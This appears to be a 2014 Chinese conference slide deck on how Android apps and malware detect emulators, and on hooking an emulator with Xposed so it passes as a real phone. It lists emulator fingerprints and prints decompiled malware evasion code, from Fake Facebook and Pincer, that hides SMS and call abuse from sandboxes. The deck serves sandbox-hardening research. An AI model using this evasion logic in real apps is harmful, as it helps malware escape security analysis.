# Guess Where I am:
# Android模拟器躲避的检测与应对

**胡文君(MindMac) 肖梓航(Claud Xiao)**

**XCON，Beijing**

**2014.10**

# Android模拟器应用广泛

- Google开发出Bouncer用于扫描开发者提交的应用程序
- 安全企业推出针对APK的动态行为检测服务
- 模拟器相对于真机
  - 经济成本低廉
  - 开发部署方便
  - 自我定制可行

**Bouncer in a nutshell**

- Dynamic runtime analysis of app
- Emulated Android environment
- Runs for 5 minutes
- On Google's infrastructure
- Allows external network access

图片来源 Jon Oberheide & Charlie Miller, DISSECTING THE ANDROID BOUNCER

# 主要讨论

- Android模拟器检测技术的研究与应用现状？
- 真实世界中的Android应用程序是否存在模拟器检测行为？有多大比例的应用程序存在此行为？
- 它们模拟器检测的主要方法是什么？
- 它们进行模拟器检测的目的是什么？和在真机中相比有哪些行为差异？
- 如何将模拟器改造的更接近于真机环境？
- 这种改造在实际中的行为触发效果如何？
- 其他模拟器检测的方法还有哪些？

# Android模拟器检测技术研究现状

- Thanasis Petsas et al. Rage against the virtual machine: hindering dynamic analysis of Android malware，EuroSec’14
- Timothy Vidas and Nicolas Christin，Evading Android Runtime Analysis via Sandbox Detection, ASIACCS’14
- 赵闽 and 倪超，逃离安卓动态检测&订票助手一日谈，HitCon 2013
- Tim Strazzere, Dex Education 201:Anti-Emulators, HitCon 2013
- Patrick Schulz, Android Emulator Detection by Observing Low-level Caching Behavior
- Felix Matenaar and Patrick Schulz, Detecting Android SandBoxes
- Jon Oberheide and Charlie Miller, Dissecting the Android Bouncer, SummerCon 2012
- Nicholas J. Percoco and Sean Schulter, Adventures in BouncerLand, Black Hat USA 2012
- Vaibhav Rastogi, Yan Chen and William Enck, AppsPlayGround: Automatic Security Analysis of Smartphone Applications, CODASPY’13

# 模拟器检测技术的分类


- 是否存在API Demos、Dev Tools等模拟器上的特定应用程序？
- 联系人、短信、电话记录、相册是否为空？
- logcat一直处于运行状态？Log中记录敏感数据信息，如短信发送？

# 模拟器检测技术的分类


- 电话号码 == 15555215554-5584,etc
- Build.Device == generic, etc
- 电池状态与电量
- wifi、GPS等硬件特征
- 反射调用SystemProperties.get获取系统属性值
- 读取/system/build.prop文件检测特征值
- Monkey行为模拟事件

# 模拟器检测技术的分类


- 通过驱动信息特征检测模拟器
- 通过设备文件特征检测模拟器
- 通过执行shell命令检测模拟器

# 模拟器检测技术的分类


- 模拟器CPU信息
- Qemu二进制翻译技术
- 模拟器底层缓存行为

# Android反模拟器对抗的现状

- 基于Android模拟器的分析系统考虑了模拟器检测行为的情况
- 部分系统针对性地采取了模拟器检测对抗技术
- 最新研究结果表明**实际效果并不理想**
  - Timothy Vidas and Nicolas Christin, Evading Android Runtime Analysis via Sandbox Detection, ASIACCS'14

| Detection method | Andrubis | CopperDroid | ForeSafe |
|---|---|---|---|
| getDeviceId() | Y† | Y | Y |
| getSimSerial Number() | Y | Y | Y |
| getLine1 Number() | Y | Y‡ | Y |
| MCC | Y | Y | Y |
| MNC | Y | Y | Y |
| FINGERPRINT | Y | Y | Y |
| BOARD | Y | Y | Y |
| BRAND | Y | Y | Y |
| DEVICE | Y | Y | Y |
| HOST | N | N | N |
| ID | N | N | N |
| manufacturer | N | N | N |
| MODEL | N | N | Y |
| PRODUCT | N | N | Y |
| serial | Y | N | N |
| TAGS | Y | Y | Y |
| radio | N | N | N |
| USER | N | N | N |
| NetCountry | y | N | N |
| NetType | y | N | N |
| PhoneType | y | N | N |
| SimCountry | y | N | N |
| VMNum | Y | Y | Y |
| SubscriberID | Y† | Y | Y |

图片来源： Timothy Vidas and Nicolas Christin Evading Android Runtime Analysis via Sandbox Detection, ASIACCS'14

# 真实世界中的模拟器检测行为

- 新浪科技:新型病毒伪装成“Facebook”

瑞星安全专家表示，“Facebook”病毒囊括了资费消耗和隐私监听两类病毒的特点。该病毒可接收指令，并在用户不知道的情况下让手机发送短信、拨打电话。黑客可利用该功能群发垃圾短信，并使用户手机拨打吸费号码，造成巨大的资费消耗。

  – 模拟器中启动后闪退


```
String str1 = ((TelephonyManager)getSystemService("phone")).getDeviceId();
String str4;
String str5;
if (getResources().getString(2131034115).equals("1")) {
  if (!str1.equals("000000000000000"))
  {
    TelephonyManager localTelephonyManager = (TelephonyManager)getSystemServ
    str4 = localTelephonyManager.getLine1Number();
    if ((str4 != null) && (!str4.toString().trim().isEmpty())) {
      break label2542;
    }
    str5 = localTelephonyManager.getSubscriberId();
    if ((!str5.startsWith("1555521")) && (!c().equals("Android")) && (!((Tel
  }
  else
  {
    Process.killProcess(Process.myPid());
  }
```

# 反模拟器行为的检测

- 反编译APK
- 搜索特征API以及字符串
- 进行特征信息比对

模拟器标识

获取设备型号

字符串比较

模拟器检测

```
.method private static a()Z
    .locals 2

    .prologue
    .line 117
    sget-object v0, Landroid/os/Build;->MODEL:Ljava/lang/String;

    const-string v1, "google_sdk"

    invoke-virtual {v0, v1}, Ljava/lang/String;->compareToIgnoreCase(Ljava/lang/String;)I

    move-result v0

    if-eqz v0, :cond_0

    sget-object v0, Landroid/os/Build;->MODEL:Ljava/lang/String;

    const-string v1, "sdk"

    invoke-virtual {v0, v1}, Ljava/lang/String;->compareToIgnoreCase(Ljava/lang/String;)I

    move-result v0

    if-eqz v0, :cond_0

    const/4 v0, 0x0

    :goto_0
    return v0

    :cond_0
    const/4 v0, 0x1

    goto :goto_0
.end method
```

# 反模拟器行为特征

- **TelephonyManager**
  - getLine1Number == 155 5521 <emu-port>
  - getDeviceId == 000000000000000
  - getDeviceId == 012345678912345
  - getSubscriberId == 310260000000000
  - getVoiceMailNumber == 15552175049
  - getSimSerialNumber == 89014103211118510720
- **Build**
  - BRAND == generic
  - DEVICE == generic
  - HARDWARE == goldfish
  - PRODUCT== sdk
  - HOST == android-test
  - TAGS == test-keys
  - .....

# 反模拟器行为特征(cont.)

- 特征文件
  - /dev/socket/qemud
  - /dev/qemu_pipe
  - /system/lib/libc_malloc_debug_qemu.so
  - /sys/qemu_trace
  - /system/bin/qemu-props
- 系统属性
  - ro.hardware == goldfish
  - ro.product.device == generic
  - ro.product.model == sdk
  - ro.product.name == sdk

# 真实世界中Android应用程序的模拟器检测情况以及主要方法

# 样本空间

- 正常应用程序
  - 来源：Google Play 2013
  - 样本规模：**14,195**
- 恶意代码样本
  - 来源：AndroMalShare http://202.117.54.231:8080
  - 样本规模：**8,939**


# 近50%正常应用具有反模拟器行为

- 49.996%的样本命中特征
- 分析发现大部分特征来源于广告模块
- 过滤广告模块，仍然有21.606%样本命中特征


# 反模拟器行为多来自于第三方库

- 大部分应用程序自身并没有反模拟器行为，其模拟器检测部分代码来自于以下几类
  - 广告模块: Google Ad, Millennial Media, etc
  - 社交类库: Facebook, Twitter, etc
  - 支付类库: PayPal，Amazaon, etc
  - 视频类库: Youtube, etc
  - 游戏引擎: LGame, etc
  - 其他第三方库: SamSung S-Pen，Mozilla JavaScript, etc

# 正常应用中反模拟器行为分布情况





# 正常应用中反模拟器行为分布情况(cont.)



# 正常应用中反模拟器常用方法分布

- Build类字段使用最为频繁
- 系统属性值使用最少








# 19%的恶意样本具有反模拟器行为

- 19.029%的恶意样本命中特征
- 部分命中特征仍来源于广告模块，但远低于正常应用中所占比例
- 过滤广告模块，仍然有15.360%恶意样本命中特征

# 恶意样本中反模拟器常用方法分布

- 相对于正常样本
  - Build类字段使用仍然最为频繁
  - 系统属性值使用有所提升



# 模拟器检测的目的

# 差异化内容推送

- 广告模块在模拟器上推送测试内容
  - Google Ad

```
else if(!this.g) {
    String v1 = AdUtil.c() ? "AdRequest.TEST_EMULATOR" : "\"" + AdUtil.a(context) + "\"";
    a.c("To get test ads on this device, call adRequest.addTestDevice(" + v1 + ");");
    this.g = true;
}
```

```
public static boolean c() {
    boolean v0 = !"unknown".equals(Build.BOARD) || !"generic".equals(Build.DEVICE) || !"generic"
            .equals(Build.BRAND) ? false : true;
    return v0;
}
```

  - AdMob

```
if(v0 == null || (AdManager.isEmulator())) {
    AdManager.g = "emulator";
    Log.i("AdMobSDK", "To get test ads on the emulator use AdManager.setTestDevices(
}
```

```
public static boolean isEmulator() {
    boolean v0 = !"unknown".equals(Build.BOARD) || !"generic".equals(Build.DEVICE) || !"generic"
            .equals(Build.BRAND) ? false : true;
    return v0;
}
```

# 兼容性检查

- Samsung S-Pen

```
public static final boolean isSupportedModel() {
    boolean v0 = (SDrawLibrary.b()) || (SDrawLibrary.a()) ? true : false;
    if(!v0) {
        SDrawLibrary.c();
    }

    return v0;
}
```

```
private static boolean a() {
    boolean v0 = Build.MODEL.compareToIgnoreCase("google_sdk") == 0 || Build.MODEL.compareToIgnoreCase(
            "sdk") == 0 ? true : false;
    return v0;
}
```

- WeChat

```
if(Build.DISPLAY.startsWith("Flyme")) {
    v1.dMq = v5;
    v1.dMt.setDisplayOrientation(v5);
}
else {
    if(!Build.MODEL.equals("M9")) {
        v0_1 = v2;
    }
    else {
        String v0_2 = Build.DISPLAY;
        if(v0_2.substring(0, 0).equals("1")) {
            v0_1 = v2;
        }
```

# 防止自动化行为

- Paypay

```
if(PayPal.getInstance().getServer() == 1) {
    if(!v0.equals("000000000000000")) {
        goto label_43;
    }

    Intent v7 = new Intent(PayPalActivity.FATAL_ERROR).putExtra("FATAL_ERROR_ID", "-1").putExtra(
            "FATAL_ERROR_MESSAGE", h.a("ANDROID_simulator_payment_block"));
    PayPalActivity.getInstance().paymentFailed(PayPalActivity._networkHandler.c("CorrelationId"),
            PayPalActivity._networkHandler.c("PayKey"), "-1", h.a("ANDROID_simulator_payment_block"),
            false, true);
    PayPalActivity.getInstance().sendBroadcast(v7);
}
```

- WeChat

# 设备信息收集

- Chartboost SDK

```
if(Build.PRODUCT.equals("sdk")) {
    this.appendBodyArgument("model", "Android Simulator");
    this.appendBodyArgument("uuid", "ffff");
    this.appendBodyArgument("auid", "ffff");
}
else {
    this.appendBodyArgument("model", Build.MODEL);
    this.appendBodyArgument("uuid", Settings$Secure.getString(this.context.getContentResolver(),
            "android_id"));
    this.appendBodyArgument("auid", CBUtility.getAUID(this.context));
}
```

- Adlantis

```
this.defaultParamMap.put("deviceOsVersion", v1.toString());
this.defaultParamMap.put("deviceOsVersionFull", v0_2);
v0_2 = Build.MODEL;
if(v0_2.compareTo("sdk") == 0) {
    v0_2 = "simulator";
}

this.defaultParamMap.put("deviceFamily", v0_2);
this.defaultParamMap.put("deviceBrand", Build.BRAND);
this.defaultParamMap.put("deviceName", Build.DEVICE);
```

# 恶意行为隐藏

- 结束自身进程：Fake Facebook

```
String str1 = ((TelephonyManager)getSystemService("phone")).getDeviceId();
String str4;
String str5;
if (getResources().getString(2131034115).equals("1")) {
  if (!str1.equals("000000000000000"))
  {
    TelephonyManager localTelephonyManager = (TelephonyManager)getSystemServ
    str4 = localTelephonyManager.getLine1Number();
    if ((str4 != null) && (!str4.toString().trim().isEmpty())) {
      break label2542;
    }
    str5 = localTelephonyManager.getSubscriberId();
    if ((!str5.startsWith("1555521")) && (!c().equals("Android")) && (!((Tel
  }
  else
  {
    Process.killProcess(Process.myPid());
  }
```

# 恶意行为隐藏(cont.)

- Disable恶意组件：Pincer

```
if((v0_1.toLowerCase().equals("android")) || (v1.equals("000000000000000")) || (v1.equals("012345678912345"))
        || (v2.equals("15555215554")) || (Build.MODEL.toLowerCase().equals("sdk")) || (Build
        .MODEL.toLowerCase().equals("generic"))) {
    a.a(arg7, true);
```

```
public static void a(Context arg2, boolean arg3) {
    SharedPreferences$Editor v0 = a.h(arg2);
    v0.putBoolean("is_program_stopped", arg3);
    v0.commit();
    boolean v0_1 = !arg3 ? true : false;
    b.a(arg2, v0_1);
}
```

```
public static void a(Context arg1, boolean arg2) {
    b.a(arg1, OnBootReceiver.class, arg2);
    b.a(arg1, SmsReceiver.class, arg2);
    b.a(arg1, PhoneCallReceiver.class, arg2);
    b.a(arg1, SmsSentReceiver.class, arg2);
}
```

```
public static void a(Context arg4, Class arg5, boolean arg6) {
    int v0 = arg6 ? 1 : 2;
    arg4.getPackageManager().setComponentEnabledSetting(new ComponentName(arg4, arg5), v0, 1);
}
```

# 恶意行为隐藏(cont.)

- 直接跳过恶意行为的执行

```
public void onCreate(Bundle savedInstanceState) {
    super.onCreate(savedInstanceState);
    Intent v0 = new Intent("activity");
    v0.setClass(((Context)this), Mainservices.class);
    this.startService(v0);
    this.getPackageManager().setComponentEnabledSetting(this.getComponentName(), 2, 1);
    this.setupView();
    this.finish();
}
```

```
public void onCreate() {
    super.onCreate();
    BaseMessage v0 = new BaseMessage();
    if(!v0.isEmulator() && !v0.isContant(((Context)this)).booleanValue()) {
        this.isrun = true;
        new Thread(((Runnable)this)).start();
    }
}
```

# 将模拟器改造的更接近于真机

# 模拟器改造的两种方法


- 源码修改
  - 更改字段值、API行为
  - 编译源码生成system.img
  - 加载system.img运行模拟器
- Runtime Hook
  - 运行时动态修改API调用行为
  - Java层Hook 、Linux层Hook

# 源码修改缺点明显

- 下载、编译源码的软硬件需求高
- Android系统碎片化导致不同版本都需修改源码
- 调试、编译时间较长
- 后期修改、维护困难

30GB of free disk space to complete a single build and up to 100GB or more for a full set of builds. The source download is approximately 8.5GB in size.

https://source.android.com/source/building.html





http://opensignal.com/assets/pdf/reports/2014_08_fragmentation_report.pdf

# Runtime Hook轻量灵活

- 软硬件需求低
- 开发、调试、部署方便
- 后期修改、维护容易
- 高度可定制
- 适用于不同版本的Android系统

# Android Runtime Hook框架

- Rovo89, Xposed
  - A framework for modules that can change the behavior of the system and apps without touching any APKs
- Saurik, Cydia Substrate
  - The powerful code modification platform behind Cydia
- Collin Mulliner, adbi
  - The Android Dynamic Binary Instrumentation Toolkit



# 基于Xposed的开发过程

- 在AndroidManifest中添加meta-data
  - xposedmodule, xposeddescription, xposedminversion
- 导入XposedBridgeApi.jar
- 添加assets/xposed_init文件
- 代码实现

```
findAndHookMethod("com.android.systemui.statusbar.policy.Clock",
    lpparam.classLoader, "updateClock", new XC_MethodHook() {
    @Override
    protected void beforeHookedMethod(MethodHookParam param)
    throws Throwable {
        // this will be called before the original method
    }
    @Override
    protected void afterHookedMethod(MethodHookParam param)
    throws Throwable {
        // this will be called after the original method
    }
```

- ➢ args:参数信息
- ➢ thisObject
- ➢ getResult():获取返回值
- ➢ setResult():设置返回值

# 基于Runtime Hook的模拟器改造

# 调用Java层API

- TelephonyManager.getLine1Number

```
protected void afterHookedMethod(MethodHookParam param) throws Throwable {
    param.setResult("15802920458");
}
```

- ActivityManager.isUserAMonkey

```
protected void afterHookedMethod(MethodHookParam param) throws Throwable{
    param.setResult(false);
}
```

- File.exists(“/dev/qemu_pipe”)

```
protected void afterHookedMethod(MethodHookParam param) throws Throwable {
    File file = (File) param.thisObject;
    String filePath = file.getAbsolutePath();
    if(filePath.equals("/dev/qemu_pipe"))
      param.setResult(false);
}
```

获取文件路径

检查文件路径，设置返回值

# 读取特征文件内容

- /system/build.prop
- Java层IO操作最终会通过libcore.io.IoBridge类实现
- Hook open函数，在原函数调用前修改path参数

```
protected void beforeHookedMethod(MethodHookParam param) throws Throwable {
    int uid = Binder.getCallingUid();
    if(uid > 10000 && uid < 99999){
        String path = (String) param.args[0];
        if(path.equals("/system/build.prop"))
          param.args[0] = "/data/local/tmp/fake-build.prop";
}
```

修改path参数值

# androd.os.Build特征字段

- Build.Device等属于静态字段，在android.os.Build类加载时完成赋值
- Xposed只提供对函数的Hook操作，无法对字段值进行动态修改

```java
public class Build {
    /** Value used for when a build property is unknown. */
    public static final String UNKNOWN = "unknown";

    /** Either a changelist number, or a label like "M4-rc20". */
    public static final String ID = getString("ro.build.id");

    /** A build ID string meant for displaying to the user */
    public static final String DISPLAY = getString("ro.build.display.id");

    /** The name of the overall product. */
    public static final String PRODUCT = getString("ro.product.name");

    /** The name of the industrial design. */
    public static final String DEVICE = getString("ro.product.device");
```

```java
private static String getString(String property) {
    return SystemProperties.get(property, UNKNOWN);
}
```

# androd.os.Build特征字段(cont.)

- ①在Android源码中更改Build字段值；②编译
- ①解压system.img文件；②修改build.prop；③重新生成system.img

如何不修改源码达到隐藏模拟器特征效果

# Smali Hook

